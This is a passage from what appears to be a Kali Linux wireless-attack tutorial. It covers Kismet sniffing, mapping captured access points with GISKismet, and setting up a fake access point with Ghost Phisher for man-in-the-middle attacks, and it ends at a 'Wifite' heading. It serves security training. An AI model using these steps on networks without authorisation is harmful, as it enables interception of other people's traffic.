
Interface      Chipset      Driver
wlan0          Intel 2230   iwlwifi - [phy0]
                           (monitor mode enabled on mon0)
```

Let's learn how to use this tool.


Step 1 – To launch it, open terminal and type “kismet”.




Step 2 – Click “OK”.



Step 3 – Click “Yes” when it asks to start Kismet Server. Otherwise it will stop functioning.




Step 4 – Startup Options, leave as default. Click “Start”.




Step 5 – Now it will show a table asking you to define the wireless card. In such case, click Yes.

```
root@kali:~  
File Edit View Search Terminal Help  
Kismet Server Console  
ERROR: Could not open OUI file '/etc/manuf': No such file or directory  
ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No  
such file or directory  
INFO: Opened OUI file '/usr/share/wireshark/manuf'  
INFO: Indexing manufacturer db  
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes  
INFO: Creating network tracker...  
INFO: Creating [ No sources ]  
INFO: Registered Kismet started with no packet sources defined.  
INFO: Pcap log No sources were defined or all defined sources  
INFO: Opened encountered unrecoverable errors.  
INFO: Opened Kismet will not be able to capture any data until  
INFO: Opened a capture interface is added. Add a source now?  
INFO: Opened [ No ] [ Yes ]  
INFO: Opened p'  
INFO: Kismet starting to gather packets  
INFO: No packet sources defined. You MUST ADD SOME using the Kismet  
client, or by placing them in the Kismet config file  
(/etc/kismet/kismet.conf)  
INFO: Kismet server accepted connection from 127.0.0.1  
[ Kill Server ] [ Close Console Window ]
```

Step 6 – In this case, the wireless source is “**wlan0**”. It will have to be written in the section “**Intf**” → click “Add”.



Step 7 – It will start sniffing the wifi networks as shown in the following screenshot.



Step 8 – Click on any network, it produces the wireless details as shown in the following screenshot.

The screenshot shows the Network View window with a selected access point. The details include the network name (Daiwik), BSSID (84:C9:B2:A6:0C:CE), manufacturer (D-Link), first seen (Nov 28 17:06:26), last seen (Nov 28 17:08:18), type (Access Point (Managed/Infrastructure)), channel (1), frequency (2412 (1) - 15 packets, 100.00%), SSID (Daiwik), length (6), type (Beacon (advertising AP)), encryption (WEP (Privacy bit set)), and beacon percentage (20%). It also lists signal (-87dBm), noise (0dBm), and various packet counts (Data Packets: 0, Mgmt Packets: 15, Crypt Packets: 0, Fragments: 0/sec, Retries: 0/sec, Data Size: 0B). The interface also shows a timeline at the top and a log at the bottom.

```

File Edit View Search Terminal Help
Network View
0 Pac

0
Name: Daiwik
BSSID: 84:C9:B2:A6:0C:CE
Manuf: D-Link
First Seen: Nov 28 17:06:26
Last Seen: Nov 28 17:08:18
Type: Access Point (Managed/Infrastructure)
Channel: 1
Frequency: 2412 (1) - 15 packets, 100.00%

SSID: Daiwik
Length: 6
Type: Beacon (advertising AP)
Encryption: WEP (Privacy bit set)
Beacon %: 20

Signal: -87dBm (max -82dBm)
Noise: 0dBm (max -256dBm)
Packets: 15
Data Packets: 0
Mgmt Packets: 15
Crypt Packets: 0
Fragments: 0/sec
Retries: 0/sec
Data Size: 0B
Seen By: wlan0 (wlan0) c84deaf0-76f2-11e4-8d8e-0f04751ce201


```

GISKismet

GISKismet is a wireless visualization tool to represent data gathered using Kismet in a practical way. GISKismet stores the information in a database so we can query data and generate graphs using SQL. GISKismet currently uses SQLite for the database and GoogleEarth / KML files for graphing.

Let's learn how to use this tool.

Step 1 – To open GISKismet, go to: Applications → Click “Wireless Attacks” → giskismet.



As you remember in the previous section, we used Kismet tool to explore data about wireless networks and all this data Kismet packs in netXML files.

Step 2 – To import this file into Giskismet, type “root@kali:~# giskismet -x Kismetfilename.netxml” and it will start importing the files.


```

root@bt:~# giskismet -x Kismet-20110221-08-56-26-1.netxml
Checking Database for BSSID: 00:06:25:24:FD:A5 ... RP added
Checking Database for BSSID: 00:0C:41:71:4A:E6 ... RP added
Checking Database for BSSID: 00:00:97:04:R4:1C ... RP added
Checking Database for BSSID: 00:0F:85:5B:16:94 ... RP added
Checking Database for BSSID: 00:11:95:07:2E:92 ... RP added
Checking Database for BSSID: 00:12:81:10:5B:70 ... RP added
Checking Database for BSSID: 00:13:10:33:BE:7D ... RP added
Checking Database for BSSID: 00:13:10:C6:5F:98 ... RP added
Checking Database for BSSID: 00:13:19:8C:58:F0 ... RP added
Checking Database for BSSID: 00:14:06:11:07:90 ... RP added
Checking Database for BSSID: 00:14:BF:03:5B:47 ... RP added
Checking Database for BSSID: 00:15:2B:93:2B:40 ... RP added
Checking Database for BSSID: 00:15:60:FE:98:D9 ... RP added
Checking Database for BSSID: 00:18:F8:D0:47:81 ... RP added
Checking Database for BSSID: 00:18:F8:D0:55:7E ... RP added
Checking Database for BSSID: 00:18:E3:D3:FC:40 ... RP added
Checking Database for BSSID: 00:10:0F:81:7D:60 ... RP added
Checking Database for BSSID: 00:10:81:05:BE:20 ... RP added
Checking Database for BSSID: 00:1C:B1:05:CB:F0 ... RP added
Checking Database for BSSID: 00:1C:B3:AD:82:9C ... RP added
Checking Database for BSSID: 00:10:DF:A9:50:3D ... RP added
Checking Database for BSSID: 00:10:6A:BB:61:0D ... RP added
Checking Database for BSSID: 00:1E:E5:BB:F1:24 ... RP added
Checking Database for BSSID: 00:1E:E5:FA:55:DC ... RP added
Checking Database for BSSID: 00:21:91:13:C4:D5 ... RP added
Checking Database for BSSID: 00:22:3F:04:DF:8A ... RP added
Checking Database for BSSID: 00:22:3F:D7:D2:E8 ... RP added
Checking Database for BSSID: 00:22:55:44:0D:F8 ... RP added
Checking Database for BSSID: 00:22:55:44:0D:F1 ... RP added
Checking Database for BSSID: 00:22:75:28:4A:70 ... RP added
Checking Database for BSSID: 00:22:75:52:57:36 ... RP added
Checking Database for BSSID: 00:22:75:E3:81:A6 ... RP added
Checking Database for BSSID: 00:24:01:43:F0:E0 ... RP added
Checking Database for BSSID: 00:24:01:CA:61:2E ... RP added
Checking Database for BSSID: 00:24:01:DF:92:15 ... RP added
Checking Database for BSSID: 00:26:F2:BB:7F:B0 ... RP added
Checking Database for BSSID: 00:26:F2:F4:47:15 ... RP added
Checking Database for BSSID: 00:40:96:53:E1:DE ... RP added
Checking Database for BSSID: 40:40:03:B3:9D:90 ... RP added
Checking Database for BSSID: 40:40:03:B5:D9:68 ... RP added
Checking Database for BSSID: 40:40:03:D4:4D:20 ... RP added


```

Once imported, we can import them to Google Earth the Hotspots that we found before.

Step 3 – Assuming that we have already installed Google Earth, we click File → Open File that Giskismet created → Click “Open”.




The following map will be displayed.



Ghost Phisher

Ghost Phisher is a popular tool that helps to create fake wireless access points and then later to create Man-in-The-Middle-Attack.

Step 1 – To open it, click Applications → Wireless Attacks → “ghost phishing”.




Step 2 – After opening it, we will set up the fake AP using the following details.

Wireless Interface Input: wlan0

SSID: wireless AP name

IP address: IP that the AP will have

WAP: Password that will have this SSID to connect




Step 3 – Click the **Start** button.

Wifite

